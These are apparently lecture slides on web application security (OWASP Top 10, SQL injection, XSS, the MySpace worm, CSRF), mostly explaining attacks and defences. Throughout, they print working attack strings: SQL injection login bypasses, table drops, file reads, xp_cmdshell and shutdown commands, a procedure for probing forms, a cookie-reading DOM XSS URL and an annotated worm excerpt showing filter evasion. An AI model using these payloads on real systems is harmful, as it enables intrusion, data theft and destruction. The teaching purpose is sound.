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Website security

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Agenda

- Individual attacks:
  - → SQL injection, Cross-site-scripting, Cross-site-request-forgery, Buffer overflows, Google hacking/Gathering information, Information leakage/Error messages, Insecure direct object reference, Unvalidated redirects and forwards, Malicious file execution, CSS hacking, Session management/Session hijacking/Access control, Insecure cryptographic storage, Insufficient transport layer protection, Failure to restrict URL access, Security misconfiguration, ZIP/XML bombs, Input validation
- Principles for avoidance

Web Security Report 2010

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Source: OWASP

Web security: General problems

- Security for web pages is often a very technical issue
  - → Organization is important too, but has less to do with “web”!
- “Big picture” is needed for web security
  - → Today almost nobody is interested in “hacking a website”… … they want to steal credit card information, get E-Mail addresses, impersonate banking websites etc.
    - » This means the web site is not the goal, but just the medium
    - » One consequence: Hacking should be very “silent”
      - – Nobody should notice that it occurred, not even the owner
      - – Rare but existing: Fixing security problems after hacking to keep away others and prevent any problems (→ attention) for admin!
  - → Economy of scale: Comparatively few software is used on the web (e.g. how many webserver SW does exist?)
    - » One flaw found: Automatic reuse across a huge number of opportunities possible!

Web security: General problems

- Further problems of web security
  - → Huge number of “not-that-educated-in-security” webmasters
    - » “Getting it to run” is easy → A new webmaster is born!
  - → Law of Vulnerabilities: Even very old vuln. (where patches are available!) will occur “in the wild” for a very long time
    - » Even with old attacks you can still be successful
    - » First patch, then go online: Old attacks will be tried as well!
  - → Some attacks are extremely complex
    - » You can’t do anything against it, except wait for a patch by the software vendor
      - – No reconfiguration possible, just shutting down the server …
  - → WWW = Automated system, 24/7 online
    - » Automatic testing/attacks are possible without difficulty
      - – Preventing them is very hard; detection and selective blocking/temporary lockouts/… are an option

Types of attacks

- Completely new types of attacks are very rare!
  - → Huge mass of attacks: Same old type of attack (e.g. buffer overflow, SQL injection) is found in other software, was introduced by a recent patch, …
  - → These can be “trivially” prevented by taking care while developing a web application
- Therefore it is very important to know and understand these types of attacks
  - → And what can be done against them
- Completely immune against them → You can sleep sound!

Types of attacks

- Very coarse classification:
  - → Attacks against cryptography
    - » Incorrect implementation, bad key/certificate handling, systematic weaknesses (TLS protocol problem!), …
  - → Information leakage
    - » Error messages, internal dat3a sent to client, direct object reference, CSS hacking, …
  - → Input validation problems
    - » SQL injection, Cross site scripting, encoding validation, …
  - → Incorrect code
    - » Buffer/heap overflow, malicious file execution, access control errors, …
  - → Trusting the client
    - » Unvalidated redirect and forwards, client-side security, …

Injection attacks

- An attacker sends some input to the server, which is incorrectly interpreted there
  - → Typical: Some data is provided but is then executed as code
- Typical examples: SQL/LDAP/XPath queries, OS commands, program arguments, …
  - → Can be seen as a kind of incorrect/missing input validation
- Is very common!
  - → Mostly also very easy to prevent!
- The impact may be extremely severe: Typically DoS as well as complete modification of all data is possible
- Basic problem:
  - → Some data originates from an untrusted source (=client)
  - → This data is not clearly and completely separated from data originating from a trusted source (e.g. source code, server configuration)

SQL injection

- User input is used as part of the input to a database
  - → Typically these are SQL databases today
    - » But problem applies to all kinds of DBs, DB languages & inputs!
  - → Typical examples: Login forms, search forms, other forms
- Example: Search form
  - → The following query is used in the software
    - » SELECT * FROM Articles WHERE Text LIKE '%"+searchword+"%';
  - → But what if someone enters the following search term:
    '; DROP TABLE Articles;--
    - » "--" at the end → Rest of line is comment!
  - → Resulting query that will be executed: SELECT * FROM Articles WHERE Text LIKE '%'; DROP TABLE Articles;-- %';
    - » Selects all articles; deletes the whole table; ignores a comment!
- More data can be elicited through illegal SQL

SQL injection

- You can obviously also insert any data, which is interesting for XSS attacks, as input verification is subverted!
  - → This doesn't go through any other input validation rules
- You are typically not limited to the table used in the query
- Any commands are executed with the rights of the webserver
  - → This is typically rather much
  - → So make sure that your webserver receives as little permissions as possible
    - » E.g. cannot read outside its "own" directories
    - » "Containment": Separate application → Separate database → Separate user for accessing it through the webserver
    - » (Read-only) views, but no table access
- Some special commands/syntax/… work only in some SW
  - → Take great care that your escaping/… applies to this product and this version!

SQL injection

- Blind injection: SQL injection where the result is not immediately apparent to the attacker
  - → Time delays: Query will take a long time if assumption is true
  - → Conditional error: Error message as a result of the test
    - » SELECT 1/0 FROM Users WHERE Username='admin';
      - – Error only when such a user exists!
  - → Conditional response: Result page will be somehow different
  - → Such attacks are difficult and time-consuming, but possible!
- Note: The attacker can usually try for as long as he wants, with automated software, and usually undetected!
- MS SQL server is particularly dangerous:
  - → The stored procedure master..xp_cmdshell can run any command (with the permissions of the DB!)
    - » Always limit access to this procedure (and: xp_sendmail, …)!

SQL injection: Examples

- Escaping from the escape filters:
  - → select * from login where user = char(39,97,39)


´a´

- Finding column names:
  - → Always add the column from the previous error message
    - » ' HAVING 1=1 --
    - » ' GROUP BY table.columnfromerror1 HAVING 1=1 --
    - » ' GROUP BY table.columnfromerror1, columnfromerror2 HAVING 1=1 --
- Logging in:
  - → ' OR 1=1 -- admin´ # sa´ /*
  - → ' UNION SELECT 1, 'user','xyz',1 --
    - » Note: Requires previous knowledge of the query structure!
  - → MD5 verification (complex; first retrieves user data, then compares):
    - » Username = admin
    - » Password = 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

MD5 of ´1234´

SQL injection: Examples

- MS SQL Server specific
  - → Reading files from the file system:
    - » create table aFile (line varchar(5000)); bulk insert aFile from 'path_to_file'; select * from aFile" --
  - → Control Windows services:
    - » exec xp_servicecontrol stop, MSFTPSVC → Stops FTP service
  - → Shutdown server:
    - » ';shutdown --
- MySQL specific
  - → Checking a table exists:
    - » IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1))
  - → Read a file:
    - » SELECT LOAD_FILE(0x633A5C626F6F742E696E69)
  - → Version detection: SELECT /*!32302 1/0, */ 1 FROM table
    - » Will cause an error if using MySQL and version > 3.23.02



SQL injection: Detection


- Code inspection: You need to know what to look for
  - → Advantage: Check for using specific “procedures” (like constructing queries as strings), not individual problems (like an incorrect query statement)
- Fuzzing tools:
  - → Inspecting forms automatically
  - → Submitting form with random modifications/inserted data
  - → Verifying output and DB (here automation is problematic!)
- Data flow analysis tools
  - → Traces data from its source to where it is contained
  - → See also “tainting”!
    - » Input data is marked as “tainted” with a flag, this is passed on through all uses of a variable and checked in “dangerous” calls
    - » Problem: Speed impact, complexity, false positives

SQL injection: Detection

- How to check whether a form is vulnerable:
  - ❶ Find a form in the website with parameters
    - » E.g. http://www.site.com/show.php?id=1
    - » ´SELECT field FROM table WHERE ID = ´+id+´;´
  - ❷ (Try to) Inject a query which is certainly empty:
    - » http://www.site.com/show.php?id=1 and 1=2
      - – Note: URL escaping removed here (actually: id=1%20and%201=2)!
    - » ´SELECT field FROM table WHERE ID = 1 and 1=2;´
      - – Empty result set → Nothing shown
  - ❸ (Try to) Inject a query which is certainly not empty:
      - – This step: Just to make sure!
    - » http://www.site.com/show.php?id=1 and 1=1
    - » ´SELECT field FROM table WHERE ID = 1 and 1=1;´
      - – Result should be the same as in step ❶
  - → Result: We know that this form is susceptible to injection
    - » We can do whatever we want; no need to search for other forms!

SQL injection: Prevention

- Escaping ' and ; are good, but insufficient!
  - → Techniques exist to "live without" or use other options
    - » Just removing them? → uni'on sel'ect @@version-'-
    - » See examples for “char(…”; also: “CONCAT(…, …, …)”
  - → You should do it, but never rely on it
- Verify all input data according to a whitelist
  - → And strictly enforce length limits → SQL injection is usually (but not always!) a long string to be of use
  - → Verify which characters may occur (e.g. names with ´?)




- Limit database permissions
  - → DB itself should always be separate user with least privileges
  - → Each application should have its own DB and user
    - » And each application accessing it should also have it’s own user
    - » E.g.: Backend (→ write permissions); public frontend (read only on some special views containing only relevant columns)

SQL injection: Prevention

- Parameterized queries
  - → Do not construct queries as string by concatenation
  - → Store all queries in DB & call them with content as parameter
    - » All data is automatically "escaped" → Parameters are always and only pure data, never commands (or their elements)
    - » Note: E.g. XSS is not prevented by this, only DB modifications!
  - → Trivial and works perfectly (no SQL injection possible at all!)
- Use stored procedures:
  - → Like parameterized queries, but “query” is stored in DB
  - → Potential danger: You can use other commands in these stored procedures as well
    - » E.g. concatenating input to a string to produce a query …
  - → If taking care this is exactly as safe (=perfect) as par. queries!

SQL injection: Paper based ☺



Source: xkcd: Exploits of a Mom, http://xkcd.com/327/

Cross-site-scripting (XSS)

- Code injection by malicious users into someone else's web application, to be viewed/executed by end users
  - → Typical problem of bad input validation!
- XSS example:
  - → Online banking site with discussion forum
  - → Post a message with JavaScript code embedded in it
  - → Every user viewing this message will execute this code in his own browser; within the context of the banking site
- Note: The URL is perfectly fine!
  - → **Browser security features will not help here!**
  - → **Bypasses access controls and same-origin-policy!**
  - → **Encryption (SSL) and certificates will not help at all!**
- 2007: Approx. 80% of all security vulnerabilities were XSS
  - → Other sources: 90% of all websites contain one of these

Cross-site-scripting: “Stored" or "Reflected" XSS

- Reflected: Injecting a script which is “bounced” back
  - → Could be reflected by a search result page, some quote, or an error message
    - » Any response which contains at least some part of the user input
  - → Can be encoded in the URL
    - » So it might be provided from site-externally!
    - » Simple to exploit: Just bring someone to click on this special link
    - » Note: This code can be encoded in the URL, e.g. by obfuscation, to be not recognizable as program code!
    - » Example: Links in Spam messages
- Stored: “Store” the script on the site
  - → Data entered by the user is stored in a DB and "reflected back“ whenever a certain page/article/… is accessed
    - » I.e., the stored data is used to construct the response
  - → Huge multiplication factor: 1 site → thousands of users!

DOM-based XSS

- Injected code is executed through modifying the DOM in the victims browser used by the original script
  - → Normal script produces unexpected results because of “strange” input data
- The page itself is exactly as it should be, but the DOM model created in the client is different than it should be
  - → Servers can detect some kinds (below: In request URL)
- Example: Code to select language
  - → Select your language: <select><script> document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+ "</OPTION>"); document.write("<OPTION value=2>English</OPTION>"); </script></select>
  - → Normal URL: http://www.some.site/page.html?default=French
  - → DOM-based XSS attack: Get the user to click on the following URL http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
  - → The following URL is requested (=document.location in result): http://www.site.com/page.html?default=<script>alert(document.cookie)</script>
  - → When rendering the page, “alert(document.cookie)” is executed!
  - → Note: The page sent over the network does not contain the code “alert(document.cookie)” at all!
- Especially vulnerable: document.location, anchors (URL after “#”)

Cross-site-scripting: Consequences

- What is the result? XSS can do the following:
  - → All is performed as if the code came from a trusted site
  - → It can steal cookies and session tokens
  - → It can present a login-form
    - » With the information entered being sent to the attacker!
  - → It can read and change all data on this page
  - → It can be used as a proxy, for DoS, or port mapping attacks on the local network or third-party sites
- Encoding possibilities to hide the code:
  - → Using Unicode, entities, escaping, …
  - → Can avoid using "<" or ">"
  - → ActiveX, Flash and similar techniques may also be used
- MySpace XSS worm: 1 million victims in <24 hours!
  - → Stored XSS; viewing an infected profile was sufficient

XSS Example: MySpace worm (excerpt)

```
var B=String.fromCharCode(34); ← Double quotation mark “
var A=String.fromCharCode(39); ← Single quotation mark ´
function g() { … Retrieve complete code of page and return as string … }
var AA=g();
var AB=AA.indexOf('m'+'ycode'); var AC=AA.substring(AB,AB+4096);
var AD=AC.indexOf('D'+'IV'); var AE=AC.substring(0,AD);
    → Extract code of worm from the whole page into variable AE
if(AE) {
  AE=AE.replace('jav'+'a',A+'jav'+'a'); AE=AE.replace('exp'+'r)','exp'+'r)'+A);
    → Prevent detection: Split „dangerous code “into separate strings
    → MySpace removed the string „javascript“, quotes, … from any input
        » Plus a few other strings (<script>, <body>, onClick, “, ´, \“, \´,…)
  AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>,
    → This is the text which is inserted into the page!
}
```

XSS Example: MySpace worm (excerpt)

…

AG+=AF;

- → AF is the string including the worm code!

```
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
AS['submit']='Submit';
AS['interest']=AG;
AS['hash']=getHiddenParameter(AU,'hash');
```

- → MySpace generated a random hash on a GET page, which must be passed into the POST to actually add a friend
- → Get this page first (not shown here) and extract the token

```
httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,
postHero,'POST',paramsToString(AS))
```

- → Confirming the addition is not shown here, but works similarly!

XSS Example: MySpace worm (excerpt)

- The resulting page did look like this:

  <div id=mycode style="BACKGROUND: url('java
  script:eval(document.all.mycode.expr)'),,
  expr="var B= … ← See previous slide!

  …

  return true}"></DIV>

- Very important: Line break between “java” and “script”!
  - → This enabled the code to **not be filtered** out, but **still be executed** within the browser!
- Script is stored in “expr” so single quotes can be used in it
  - → Otherwise both single and double quotes would already have been used and we could use neither!
  - → In “expr” only double quotes have been “used up”

Cross-site-scripting: Prevention

- Never try to filter out offending content, it just won't work!
- Always escape everything you write to the user
  - → Escaping <, >, (,), #, &, ", ‘, / significantly increases security!
    - » Result: No HTML can be embedded at all!
    - » Use Wiki technologies (“[…]” → link) → Customs "tags" which are converted to explicit and known HTML tags on output
    - » Note: Entity encoding alone is often not enough!
      - – Example: Inserting input into <script> tags, event handlers, CSS, …
  - → "Tainting" may help → Automatic tracking of "external" data
- Always validate all user input
  - → Whitelist: Only accept data exactly matching expect. format
- Cookies: Tie to IP address and mark as "HttpOnly“
- Users: Enter URLs manually/through bookmark
  - → Don't click on links in spam messages/message boards
  - → Turn off JavaScript and disable plugins

Cross-site-scripting: Prevention

- Complete prevention is very complex!
  - → SQL injection is trivial to protect against in comparison!
- Problem: HTML is very wide and allows all kinds of “hacks”
  - → Background: Complex, Browsers are very fault-tolerant
- Best solution:
  - → Whatever users can submit, it’s never sent to a client
    - » Probably this advice is not very useful …
- So what to do?
  - → Escape all user-submitted content before sending it out
  - → This is complex: Depending on the location of the content in the HTML file, the escaping must be different
- Some things cannot be protected against
  - → You have to live without them!
    - » Example: eval, execScript, setTimeout, setInterval functions
    - » They produce code from strings!

Cross-site-scripting: Prevention

- Several rules by OWASP:
- -1: Never insert JS code from another site into your page
  - → No matter how you obtain it, as a URL parameter, request response, TCP connection, …
- 0: Never insert untrusted data except in allowed locations
  - → Directly in a script <script> ... UNTRUSTED … </script>
  - → Inside HTML comments <!-- … UNTRUSTED … -->
  - → In attribute names
  - → In tag names <diUNTRUSTEDv id= …>
- 1: HTML-escape data before putting it into element content
  - → … UNTRUSTED …
  - → Or any other HTML element
  - → Minimum escape: & → & < → < > → > " → " ´ → ' (' is not recommended!) / → /

Cross-site-scripting: Prevention

- 2: Attribute-escape data before putting it into “normal” attributes
  - → Does not apply to href, src, style, event handlers → Rule 3!
  - → Double quoted: <div attr=“ … UNTRUSTED … ”>
  - → Single quoted: <div attr=´ … UNTRUSTED … ´>
  - → Unquoted: <div attr= … UNTRUSTED … >
    - » Should not be used anyway!
  - → What to escape:
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
      - – Why this much? Because e.g. a space (and many more: % * + , - …) ends an unquoted attribute!
  - → Properly quoted attributes: Can only be escaped by using the same quote → Escaping would be sufficient!
    - » But can you be sure that EVERY attribute is always quoted?

Cross-site-scripting: Prevention

- 3: JavaScript-escape data before putting it in JS data values
  - → Especially: href, src, style, event handlers
  - → Somewhat safe are:
    - » Inside quoted string: <script>alert(´… UNTRUSTED …´)</script>
    - » Inside quoted expr.: <script>x="… UNTRUSTED …")</script>
    - » Inside quoted event handler:
  - → Attention: Some functions are never safe (see before)
    - » What takes a string and makes code from it/executes it
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Do not use "\" to escape: The HTML parser runs before the script parser and may match it (="claim as its own and so remove it")
  - → All attributes should always be quoted

Cross-site-scripting: Prevention

- 4: CSS-escape data before putting it into style values
  - → <style> selector { property : … UNTRUSTED …; } </style>
  - → <style> selector { property : "… UNTRUSTED …"; } </style>
  - → <div style=property : … UNTRUSTED …;> text
  - → <div style=property : "… UNTRUSTED …";> text
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Do not use "\" to escape: The HTML parser runs before the script parser and may match it (="claim as its own and so remove it")
    - » </style> may close the style block even when inside a quoted string, as the HTML parser runs before the JS parser!
  - → All attributes should always be quoted

Cross-site-scripting: Prevention

- 5: URL-escape data before putting it into URL parameters
  - → link
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Entity encoding is completely useless here!
- Attention: This does NOT apply to whole URLs
  - → Neither absolute nor relative ones!
  - → Such URLs must be encoded according to where they appear, e.g. as attribute values
    - » link → Attribute-escaping
    - » Also make sure to check the protocol
    - » Should also check, that no unwanted parameters are in there
      - – E.g. encoded JavaScript, unique IDs (→ privacy), …

Cross-site-scripting: Prevention summary

- Always quote all attributes
  - → Properly escape all content in it, especially the quotes!
- Do not put user-supplied data into dangerous areas
  - → Tag content and attribute values: Often unavoidable
  - → JavaScript code: Should not be necessary!
  - → CSS: Should not be necessary!
  - → URL parameters: Should not be necessary!
  - → Any other place: Never ever!
- Use checked, verified, and tested libraries for escaping
  - → Writing them is not trivial (but not that complex either …)
- Use policy engines, frameworks etc. if available
- Take special care with your JavaScript code
  - → What happens when the page looks different than it should?
    - » DOM-based XSS!

Cross-Site Request Forgery (CSRF or XSRF)

- An innocent third person is instrumented to carry out a specific attack against a web server
  - → Typically this third person is entitled to perform some action on the web server, and is “made” to perform one he/she doesn’t want to do (and without knowing about it)
- This is possible in two ways
  - → “Social engineering”: Threats, bribery, blackmailing, …
  - → “Technologically”: Sending him a link which seems to lead to a movie, but when clicking on it actually deletes all the records in the companies database
- Biggest problem here: Users are performing actions which they are entitled to do and must be able to do!
  - → Still, some precautions exist: At least for the second way!
  - → Aim: Users should only ever perform an action if they know that they are performing one, and which one

Cross-Site Request Forgery: How does it work?

- The third party is lured to a webpage (or sent an E-Mail), on which he/she will click on a link or which employs JavaScript
- The script/link inherits the third parties identity and privilege, and executes an request
  - → E.g. cookie, cached logon credentials, IP address, client-side SSL authentication, …
  - → The site cannot distinguish this from a real request: All the necessary credentials and permissions are ok!
- Different forms:
  - → Most dangerous: Attack stored on attacked website itself
    - » Users will be logged in, most users will go there willingly
  - → Less dangerous: On a random website
    - » Get users to view website and perhaps initiate some action
  - → Least dangerous: In an E-Mail
    - » You must get the user to click on a link (→ social engineering!)

Cross-Site Request Forgery: Trivial example

- The third party is logged into the web application
- This application requires a login and stores a cookie on the clients computer, which is the used for session state
- One legitimate action there is filling in a form (resulting in a GET request) to delete a record
  - → GET /deleteRecord?id=15
- The attacker sends an E-Mail with the following link (HTML):
  - → Click here for the free iPhone app!
- If the third party is logged into the application and clicks on the link, the cookie is sent automatically by the browser and a record is deleted
  - → If the third party is not logged in, nothing happens (login page shown/error message/…)

Cross-Site Request Forgery: What will not necessarily help you (1)

- Using secret and very secure cookies
  - → The cookie is sent, because it should be sent there!
  - → Applies also to all other credentials, which might be cached
    - » E.g. session identifiers: The request comes from the correct user - the problem is the “voluntariness”, not the “origin”!
- Accepting only POST requests
  - → Attackers can use scripts
  - → Attackers put hidden values in voluntarily submitted forms
    - » Third person thinks, that the form will do something completely different; the “additional” parameters submitted by the user are ignored by the application
- Multi-step transactions: Requiring several clicks/forms/…
  - → As long as the sequence is known or predictable, this won’t help, it just renders the attack more complex and longer
    - » Series of hidden iframes submitted by JavaScript

Cross-Site Request Forgery: What will not necessarily help you (2)

- Checking the referer header:
  - → Accept only input from your own site
  - → But see: Stored on that page/What to do with empty referers?
    - » These occur quite often (privacy!): None is sent over HTTP**S**
  - → Adobe Flash e.g. allows setting the referer arbitrarily
- URL rewriting: Putting the session ID into the URL
  - → Session ID's cannot be guessed by the attacker
    - » Really? Many other vulnerabilities allow this!
  - → Also, this opens up numerous other problems:
    - » Bookmarks don't work any more
    - » The (secret!) session ID is shown publicly

Attention: These things **do** help, also against CSRF, but they cannot **guarantee** security against CSRF!

Cross-Site Request Forgery: Typical attack vectors

- Use images instead of links: Will be requested automatically
  - → Note: Answer doesn't need to be an image!
- URL shorteners: To hide the actual target
  - → Makes it easier to get people to click on it
  - → Some services (try to) check for such attacks
- URL spoofing: http://www.app.com@192.168.1.1
  - → Link leads to site 192.168.1.1, not www.app.com!
- Put the links in hidden frames: Result pages do not appear
- Ajax: Can construct URL arbitrarily
  - → Note: Security precautions might require some kind of user intervention, e.g. getting the user to click on a button
- XSS+CSRF: Many successful attacks used XSS to obtain the token needed to work around CSRF protection
  - → Also bypasses any referer checks simultaneously!

Cross-Site Request Forgery: Prevention by Nonce

- For each page a new form field value (“nonce”) is generated
  - → Only if this value is present and correct, the request originated from „correct“ page and should be honoured
    - » Note: Will not protect against attacks stored on your site!
  - → This token must be
    - » Really random: Else they can predict the value and add it
      - – Similar to just guessing the session token!
    - » Tied to the session: Else they fetch their own and substitute it
    - » Expire soon: Limit exposure window
  - → Very difficult to do manually, but can be integrated perfectly and completely into frameworks
  - → Also: Make sure that there are no additional security problems
    - » Browser vulnerabilities or XSS can allow extracting the token!
- This token should be secured
  - → Use TLS for communication (whole, not only login page!)

Cross-Site Request Forgery: Prevention by Nonce

- Potential problems:
  - → Open two forms in two tabs → Will both still work?
  - → Bookmarking “result pages”?
  - → Back button?
- Sometimes therefore only session-duration tokens
  - → Like the session ID, but sent with every link and form submission (→ Cookie could be omitted then!)
  - → Potential weakness: Leaking the token, esp. in GET requests
    - » Browser history, HTTP log files, referer headers, …
    - » This is only a slight problem, as several other security problems are absolutely necessary for any exploitation
- Ideal solution:
  - → Send the token in POST requests only
  - → Modify the application to only ever use POST requests
    - » Includes clicking on a link!

Cross-Site Request Forgery: Other prevention measures

- Use Captchas – for every single request
  - → Similarly: Require login for each request
  - → Similarly: Require one-time tokens for each request
- This is very secure - but completely unusable!
  - → Note: For very important or dangerous actions this might be an improved precaution (in addition to being logged in)
  - → See online banking: Additional security measure for authorizing transfers (i/m/…-TANs, tokens, etc)
- Double cookie submission: Cookie with session ID is sent as a cookie (→ HTTP header) **and** as a (hidden) form value
  - → Server checks if both values are the same
  - → This is similar to a session nonce, as it requires modifying the application to send this value with every action
  - → But again it increases the danger of session hijacking

Cross-Site Request Forgery: Other prevention measures

- User-related prevention: Get users to …
  - → always immediately log off after using the app
  - → always use only a single app simultaneously
    - » No tabbed browsing, no multiple browser windows
  - → never switch applications (to E-Mail, another site, …)
  - → always enter links manually/through bookmarks
  - → always check the full link on link-shortening services
  - → never cache usernames/passwords
  - → never allow sites to remember you (→ long-duration cookies)
  - → disable JavaScript (or use plugins like NoScript)
- Problem: This is not very dependable or user-friendly …
- Never retrieve “a” parameter: Always retrieve a “GET” **or** a “POST” parameter, depending on what you expect
  - → Trivial to replace POST by GET otherwise!


Cross-Site Request Forgery: Summary

- Users cannot prevent this in any way!
  - → This **MUST** be protected against by the web site
  - → They **CAN** mitigate the risk, but it is complex and burdensome
- It is very difficult to protect against “manually”
  - → Use a web framework which does it for you
  - → And take care not to subvert it
    - » Creative URLs, additional features, …
- CSRF is often forgotten, as compared to XSS
  - → But it is very dangerous …
    … and often used
